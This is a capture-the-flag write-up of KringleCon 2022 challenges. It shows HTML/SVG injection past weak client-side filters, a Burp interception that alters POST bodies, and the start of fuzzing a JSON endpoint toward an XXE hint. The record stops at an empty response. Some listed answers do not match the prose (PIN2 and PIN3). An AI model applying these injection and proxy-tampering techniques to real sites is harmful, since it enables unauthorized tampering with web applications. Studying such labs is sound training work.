



Figure 2Boria's Lock

I opened the Chrome Developer Tool to view its setting. Apparently, this challenge was asking you to bypass different input validations it imposed. Each of them was separated by different iframe, namely you will see 6 different iframe in this challenge.

PIN 1

This was the most straight forward one. After clicking on "inspecting this iframe", I noticed that there was a comment left. By inputting the characters inside the comment allowed me to unlock the first PIN.


Ans: `@&@&&W&&W&&&&`



```
    ▼<body>
      ▼<form method="post" action="pin1"> == $0
          <!-- @&@&&W&&W&&&& -->
          <input class="inputTxt" name="inputTxt" type="text" value autocomplete="off">
          <button>GO</button>
        </form>
        <div class="output"></div>
        <img class="captured">
        <!-- js -->
        <script src="pin.js"></script>
      </body>
```

PIN 2

Follow the similar practice, I inspected the iframe and its HTML/JS code behind PIN2. It left with a comment "TODO: FILTER OUT HTML FROM USER INPUT". After reading this, I felt like I should use HTML payload as an answer. To draw a line using HTML, the simplest way was using Scalable Vector Graphic ("SVG"). SVG defines the vector based graphics in XML format.



```
▼<iframe src="/pin2" class="pin2">
  ▼#document
    <!DOCTYPE html>
   ▼<html lang="en">
     ▼<head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="Content-Security-Policy" content="default-src 'self';script-src 'self';style-src 'self' 'unsafe-inline'">
        <title>Lock 2</title>
        <link rel="stylesheet" href="pin.css">
      </head>
     ▼<body>
       ▼<form method="post" action="pin2">
          <!-- TODO: FILTER OUT HTML FROM USER INPUT --> == $0
          <input class="inputTxt" name="inputTxt" type="text" value autocomplete="off">
          <button>GO</button>
        </form>
        <div class="output"></div>
        <img class="captured">
        <!-- js -->
        <script src="pin.js"></script>
      </body>
    </html>
```


Upon a couple of trial and error, I was able to draw a diagonal line that fits PIN2.

Ans:

```
<svg width="200" height="200">
<rect id="c" width="200" height="200" fill="white"/>
</svg>
```

PIN3

It also left with a comment "TODO: FILTER OUT JAVASCRIPT FROM USER INPUT". I was thinking if I should use javascript to draw any diagram. However, It looks like PIN3 didn't filter any XML syntax yet. I used a similar payload as the PIN2 but changing the color from white to blue could already unlock this challenge.




```
▼<iframe src="/pin3" class="pin3 completed">
  ▼#document
    <!DOCTYPE html>
   ▼<html lang="en">
     ▼<head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="Content-Security-Policy" content="script-src 'self' 'unsafe-inline'; style-src 'self'">
        <!-- <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';"> --> == $0
        <title>Lock 3</title>
        <link rel="stylesheet" href="pin.css">
      </head>
     ▼<body class="capture completed">
       ▼<form method="post" action="pin3">
          <!-- TODO: FILTER OUT JAVASCRIPT FROM USER INPUT -->
          <input class="inputTxt" name="inputTxt" type="text" value autocomplete="off" disabled>
          <button disabled>GO</button>
        </form>
        <div class="output">Unlocked!</div>
        <img class="captured" src="images/cbaa11c….png">
        <script src="js/cbaa11c….js"></script>
        <script src="pin.js"></script>
      </body>
    </html>
```

Ans:

```
<svg width="200" height="200">
<rect id="c" width="200" height="200" fill="white"/>
</svg>
```

PIN4

This is where, from my opinion, the real challenge began. Looking at the HTML code behind it, I saw a client side input validation enforced. It has attempted to filter special character / '/, /"/, /</, />/ into space. This essentially filtered out the SVG in previous PIN. However, the input validation was not perfect. The input validation was not global meaning it will match with the first instance it saw in the provided text only. In addition, the validation was not case sensitive.



```
▼<iframe src="/pin4" class="pin4">
  ▼#document
     <!DOCTYPE html>
   ▼<html lang="en">
    ▼<head>
       <meta charset="UTF-8">
       <meta http-equiv="X-UA-Compatible" content="IE=edge">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
       <title>Lock 4</title>
       <link rel="stylesheet" href="pin.css">
     ▼<script>
                 const sanitizeInput = () => {
                     const input = document.querySelector('.inputTxt');
                     const content = input.value;
                     input.value = content
                         .replace(/"/, '')
                         .replace(/'/, '')
                         .replace(/</, '')
                         .replace(/>/, '');
                 }
       </script>
     </head>
    ▼<body>
     ▼<form method="post" action="pin4">
         <input class="inputTxt" name="inputTxt" type="text" value autocomplete="off" onblur="sanitizeInput()"> == $0
         <button>GO</button>
       </form>
       <div class="output"></div>
       <img class="captured">
       <!-- js -->
       <script src="pin.js"></script>
     </body>
   </html>
   ::after
 </iframe>
```


Based on this, I added a <TITLE> in front of my SVG payload to bypass the filter. The sanitzeInput() will change <TITLE> to /TITLE. But the rest of the SVG code would still be valid.

Ans:

```
</TITLE><svg height="200" width="200"> <line x1="0" y1="0" x2="200" y2="0" style="stroke:rgb(255,255,255);stroke-width:30" /><line x1="0" y1="100" x2="200" y2="100" style="stroke:rgb(0,0,255);stroke-width:30" /></svg>
```


PIN5

This was similar to PIN4 but it made changes to make sure the sanitzeInput() will capture all instance and it is not case sensitive.



```
▼<iframe src="/pin5" class="pin5">
  ▼#document
     <!DOCTYPE html>
   ▼<html lang="en">
    ▼<head>
       <meta charset="UTF-8">
       <meta http-equiv="X-UA-Compatible" content="IE=edge">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
       <meta http-equiv="Content-Security-Policy" content="script-src 'self' 'unsafe-inline'; style-src 'self'">
       <title>Lock 5</title>
       <link rel="stylesheet" href="pin.css">
     ▼<script> == $0
                 const sanitizeInput = () => {
                     const input = document.querySelector('.inputTxt');
                     const content = input.value;
                     input.value = content
                         .replace(/"/gi, '')
                         .replace(/'/gi, '')
                         .replace(/</gi, '')
                         .replace(/>/gi, '');
                 }
       </script>
     </head>
    ▶<body>…</body>
```

However, since it was a client-side validation. Any client-side validation could be simply bypass by using a Man-in-the-middle proxy. I setup Burp to intercept the traffic between my browser and the server. When I clicked on "Go", the traffic would be intercepted and I would modify the HTTP request there. In this case, the sanitizeinput() client validation could be completely bypassed.


Edit
HTTP Request

Method	Request URL
POST	https://hhc22-novel.kringlecon.com/pin5

Header Name	Header Value
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type	application/x-www-form-urlencoded
Cookie	_ga=GA1.1.368868341.1671726951; GCLB="f814be9beaab5772"; _ga_F6ZZNPR5E5=GS1.1.1672065747.16.1.1672068585.0.0.0; locks={"2":"24b60823-abe7-42ba-83db-c3649d4a2afa","3":"08e18f99-597e-4e07-a344-0788f925ba91","4
DNT	1
Origin	https://hhc22-novel.kringlecon.com

Add HTTP Header

Text | Hex Editor

Request body

```
inputTxt=<svg width="200" height="170">

<rect id="c" width="200" height="170" fill="red"/>
<rect id="d" x="20" y="70" width="180" height="170" fill="blue"/>
</svg>
```

Ans: Using Burp to send the HTTP request body as

```
inputTxt=<svg width="200" height="170">
<rect id="c" width="200" height="170" fill="red"/>
<rect id="d" x="20" y="70" width="180" height="170" fill="blue"/>
</svg>
```

PIN6

The HTML code did not show any client side validation and hence a server side validation was implemented. I tested a bit on how the validation was performed and used SVG again to draw the relevant rectangles.

Ans:

```
<svg width="200" height="170">
<rect id="d" width="200" height="170" fill="red"/>
<rect id="c" width="200" height="40" fill="rgb(0,255,0)"/>
<rect id="e" x="0" y="100" width="150" height="70" fill="blue"/>
</svg>
```

The unlock picture looked like below and I didn't use anything related to CSP e.g. call another external photo.




Figure 3 Boria Mine Completed


After unlocking everything, I was asked to talk to Hal Handybuck for the next objective and this was probably the most difficult challenge I found in this year's Kringlecon.

Glamtariel's Fountain


Difficulty	☻ ☻ ☻ ☻ ☻

Instruction	Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints. (Hal Tandybuck) - Great! Thanks so much for your help! When you get to the fountain inside, there are some things you should consider. First, it might be helpful to focus on Glamtariel's CAPITALIZED words. If you finish those locks, I might just have another hint for you! (After finishing All 6 locks) - Wha - what?? You opened all the locks?! Well then... Did you see the nearby terminal with evidence of an XXE attack? Maybe take a close look at that kind of thing.
Hint	(Hal Tandybuck) • Sometimes we can hit web pages with XXE when they aren't expecting it! (this additional hint could only be obtained after you finished all 6 PINs in Boria Mine Door) • Early parts of this challenge can be solved by focusing on Glamtariel's WORDS.

Once I entered the site, I was greeted by the fountain and princess.


Glamtariel's Fountain
- Share Thoughts, Wishes and Concerns with Glamtariel and the Fountain
- Discover something Glamtariel has never revealed
- Use the 'Reset' button to start over.
Reset
Some that are silver may never shine
Some who wander may get lost
All that are curious will eventually find
What others have thrown away and tossed.
From water and cold new ice will form
Frozen spires from lakes will arise
Those shivering who weather the storm
Will learn from how the TRAFFIC FLIES.
Snack: fd01b3e0-a8b3-4561-ac39-e88c84c9bb20
Ticket: IjE2ZTdlZGQ5NWFkZmEwMTdlMzAxMjYxZjJiMjQzNTM5YzI2MGE3MzM1.Y6qrkw.ZP2OVwind81JEyHFPcVO44DL4Yk


This took me a while to figure what the clues were talking about. When you dropped an object to the fountain or princess. They would response to you. The response you got from them varies if you twisted the right payload. I read the **response.js** javascript from the webpage https://glamtarielsfountain.com/. You would realize that the convoWho defined who you were talking to i.e. who did you drop the image to. There were a few options "princess", "fountain" and "none".



```
//Handle Response from drop_ajax()
function jResponse() {
    var convResp = resp.appResp;
    var convWho = resp.droppedOn;
    var convVisit = resp.visit;
    var convArray = convResp.split("^");
    if((convWho == "princess") || (convWho == "fountain") || (convWho == "none")) {
        poetic = 'no';
    }
    else {
        poetic = 'yes';
    }
    textP = convArray[0];
    textF = convArray[1];
    princessBubble(ctx, textP, 12, "black", poetic);
    fountainBubble(ctx, textF, 12, "black", poetic);
    if (convVisit != 'none') {
        visitA = convVisit.split(",")
        document.querySelector('.visit').style.top = visitA[1];
        document.querySelector('.visit').style.left = visitA[2];
        document.getElementById('visit').src = visitA[0];
        document.getElementById("visit").style.display = "inline";
        myVisit = document.getElementById("visit").style.display;
    }
    //Force Reload of images.js
    var myV = (new Date()).getTime();
    var myScript = document.getElementsByTagName('script')[0];
    var newScript= document.createElement('script');
    if (firstdrop != 0) {
        document.getElementById("updated").remove('updated');
    }
    newScript.src = "/static/js/images-" + myV + ".js";
    myScript.appendChild(newScript);
    newScript.id = "updated";
    firstdrop = firstdrop + 1;
}
```

Figure 4 Response.js

Upon inspection in Burp, the dropping function is a POST payload sent to https://glamtarielsfountain.com/dropped. There is a JSON payload you would send over and based on the payload you send. Fountain and Princess would give you different response. Therefore, the 1st step I tried was to fuzz with the parameter **imgDrop and who** to identify the response.



Request

```
POST /dropped HTTP/2
Host: glamtarielsfountain.com
Cookie: GCLB="b77d0258182e72ff"; MiniLembanh=
96b75a1d-d9c8-487b-9a61-693493ef938e.D352B4cTMvftm2Uo1SU
4_74fs3w
Content-Length: 48
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Accept: application/json
Content-Type: application/json
X-Grinchum:
IjVjMDY1MTE3NzAzYmFhYmQzMDR1OWNmZjgONWUwM2NkMDZhYjRkYjQi
.Y6qu8Q.6xr5njPONhiSzl1VugD1tZFzzFo
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://glamtarielsfountain.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://glamtarielsfountain.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "imgDrop":"img4",
  "who":"none",
  "reqType":"json"
}
```

Response

